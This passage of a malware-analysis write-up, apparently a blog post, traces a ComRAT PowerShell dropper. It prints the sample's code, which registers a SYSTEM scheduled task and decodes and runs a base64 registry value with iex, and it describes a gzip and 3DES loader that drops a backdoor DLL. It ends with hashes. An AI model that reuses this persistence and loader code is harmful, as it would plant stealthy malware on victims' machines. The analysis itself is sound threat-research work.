            $task_path.Task.Actions.Exec.Command = 'cmd.exe';
            if ("$wsqmcons_args" -eq "") {
                $task_path.Task.Actions.Exec.AppendChild($task_path.CreateElement('Arguments', $task_path.Task.NamespaceURI));
            }
            else {
                Set-ItemProperty -Path $sqmclient_reg_path -Name "WSqmConHex" -Value $wsqmcons_args;
            }
        }
        else {
            $wsqmcons_exe = (Get-ItemProperty -Path $sqmclient_reg_path).WSqmConBin;
            $wsqmcons_args = (Get-ItemProperty -Path $sqmclient_reg_path).WSqmConHex;
        }
        if ("$wsqmcons_args" -ne "") {
            $wsqmcons_args += " "
        };
        $rand_smq_key = "`$rand_key = '$rand_key';[Text.Encoding]::ASCII.GetString([Convert]::\`"Fr``omBa``se6``4Str``ing\`"((gp $sqmclient_reg_path).WSqmCons))|iex;
        $task_path.Task.Actions.Exec.Arguments = " /c `"" + $wsqmcons_exe + " " + $wsqmcons_args + "& powershell.exe -v 2 `"`$rand_smq_key`"`"";
        $null_task.XmlText = $task_path.OuterXml;
        $objFoldr.RegisterTaskDefinition($path1_item.Name, $null_task, 6, 'SYSTEM', $null, 5);
    }
    catch {}
    Sleep 1;
    $(powershell.exe -v 2 "`$rand_key = '$rand_key';[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp $sqmclient_reg_path).WSqmCons))|iex")
}
```

Malware disguising itself as a safe process

Knowing this now, I feel comfortable to skip the rest of the main script we were looking at. So we can focus our attention back to the script that we just decoded (the script that we dubbed `dropper_part_2.ps1`).

PE Dropper


Press enter or click to view image in full size

```
function CA39hb([String] $IA34dj, [String] $HTM92ajf) {
    $QN565iad = "dXNpbmcgU31zdGVtO3VzaW5nIFN5c3RlbS5JTzt1c2luZyBTeXN0ZW0uSU8uQ29tcHJlc3Npb247cHVibGljIHN0YXRpYyBjbGFzcyBXUVM3MGZie3B1YmxpYyBzdGF0aWMgdm9pZCBZUTQ5OGhmZi
    $MEM634de = [Convert]::FromBase64String($QN565iad);
    $NJT445ffd = New-Object System.Text.ASCIIEncoding;
    $MEM634de = $NJT445ffd.GetString($MEM634de, 0, $MEM634de.Length);
    try {
        Add-Type $MEM634de -erroraction 'silentlycontinue'
    } catch {
        return;
    }
```

Execution of C# Script

Analyzing the first few lines, it looks fairly similar to what we saw before in the main script. I'll take this base64 string and decode it in cyberchef. Once you do this you'll notice another blob of C# code.

Press enter or click to view image in full size



```
using System;using System.IO;
using System.IO.Compression;

public static class WQS70fb {
    public static void YQ498hff(Stream input, Stream output){
        byte[] buffer = new byte[16 * 1024];
        int bytesRead;

        while((bytesRead = input.Read(buffer, 0, buffer.Length)) > 0) {
            output.Write(buffer, 0, bytesRead);
        }
    }
}

public static class VO01bag{
    public static byte[] XOP22aj(byte[] arrayToCompress){
        using (MemoryStream outStream = new MemoryStream()){
            using (GZipStream tinyStream = new GZipStream(outStream, CompressionMode.Compress))
            using (MemoryStream mStream = new MemoryStream(arrayToCompress))WQS70fb.YQ498hff(mStream, tinyStream);
            return outStream.ToArray();
        }
    }
    public static byte[] RJ85ige(byte[] arrayToDecompress){
        using (MemoryStream inStream = new MemoryStream(arrayToDecompress))
        using (GZipStream bigStream = new GZipStream(inStream, CompressionMode.Decompress))
        using (MemoryStream bigStreamOut = new MemoryStream()){WQS70fb.YQ498hff(bigStream, bigStreamOut);
        return bigStreamOut.ToArray();
        }
    }
}
```

Under the hood of the C# Script

When we highlight some of the public classes and functions, we can see where they are being highlighted in the PowerShell script. `VO01bag`, which has the functions `XOP22aj` & `RJ85ige`, looks like a simple gunzip compression and decompression, so we can rename those accordingly. The class `WQS70fb` and function `YQ498hff` looks like it takes in an input of bytes and writes them out to a file. I've renamed them as well since we can see them being used throughout the file. Now if we go back to the decompression function from the decoded C# with our renamed variables, it feels like we are getting closer to our PE file.

```
public static byte[] decompress_array(byte[] arrayToDecompress)
{
  using (MemoryStream inStream = newMemoryStream(arrayToDecompress))
  using (GZipStream bigStream = new GZipStream(inStream,
                                       CompressionMode.Decompress))
  using (MemoryStream bigStreamOut = new MemoryStream())
  {
     WriteClass.write_to_file(bigStream, bigStreamOut);
     return bigStreamOut.ToArray();
  }
}
```

Our `WriteClass` does not get called in the PowerShell script, but it does get called in C# code within the `DecompressionClass`, which tells us that after certain bytes are decompressed, it gets written to a file because if we reference this `decompress_array` function, we can see it being used as such:

```
$FV18hi = [DecompressionClass]::decompress_array($TEM52cbe);
....
$PEBytes = [DecompressionClass]::decompress_array($PEbytes);
```

Looks like we found out where our PE bytes are being decompressed, written, and dropped.


Press enter or click to view image in full size

PE Dropper

The remainder of the script before the PE bytes get written to memory, is the use of a 3DES decryption algorithm with an initialization vector of `FVADRCORAOSKBHPX` to encrypt/decrypt the contents of another PowerShell script with a password and salt. It will then be stored in a Windows registry path as seen in the screenshot above. In turn, it will make analysis of the script impossible without the correct password and salt combination. This command (`IEX`) on the last line will execute the dropped PE file onto the victim machine. You can find the open-source PowerSploit script here.

For the moment we have all been waiting for, let's take the base64 string I labeled as `$pe_encoded_bytes` and throw it into cyber chef to decode and decompress.

Press enter or click to view image in full size




Decoded & Decompressed PE

If we click the file save icon, we can download this binary. Now we can check the IOC on it, and see if anything pops up in VirusTotal.

```
➜ file payload.bin
payload.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
➜ openssl sha1 payload.dll
SHA1(payload.dll)= d117643019d665a29ce8a7b812268fb8d3e5aadb
```

Looks like we are dealing with a dynamic link library file, which we will not be able to reverse engineer for this paper (but we'll still want to see this payload through eventually).


Press enter or click to view image in full size



VirusTotal Hit

Looks like we hit the jackpot, and I'm sure the DLL will show all the inner workings of how ComRAT works.

Press enter or click to view image in full size



Disassembly of DLL

Taking a small peak under the hood of this DLL, we can see a lot of the imported API calls have to do with cryptography and process injections, which could mean there are other stages to this malware, but as you can see to the right of the picture above, there is a function I reverse engineered already that is responsible for decrypting and resolving 100's of APIs from Kernel32.

IOCs

- Main PowerShell Script

```
134919151466c9292bdcb7c24c32c841a5183d880072b0ad5e8b3a3a830afef
```

- PE Dropper PowerShell Script

```
187bf95439da038c1bc291619507ff5e426d250709fa5e3eda7fda99e1c9854c
```

- Dropped DLL Backdoor

```
b93484683014aca8e909c9b5648d8f0ac21a45d0c193f6ca40f0b01d2464c1c4
```

Conclusion

This PowerShell script that we went through installs a secondary PowerShell script, to which we analyzed and figured that it decodes and loads either a 32-bit DLL or a 64-bit DLL that will most likely be used as its communication module. It was stated by CISA that the FBI has had high confidence that this malware is a Russian state sponsored APT (Advanced Persistent Threat) group that uses this malicious virus to exploit victim's networks. With that being said, here are all the PowerShell scripts I deobfuscated for this research paper. Dropper Part I & Dropper Part II.

Thank you for following along! I hope you enjoyed it as much as I did. If you have any questions on this article or where to find the challenge, please DM me at my Instagram: @hackersclub or Twitter: @ringoware

Happy Hunting :)

References

- Malpedia: Turla Group
- ZDNet: Hacking group steals antivirus logs to see if its malware was detected
- CISA: Malware Analysis Report (AR20–303A)
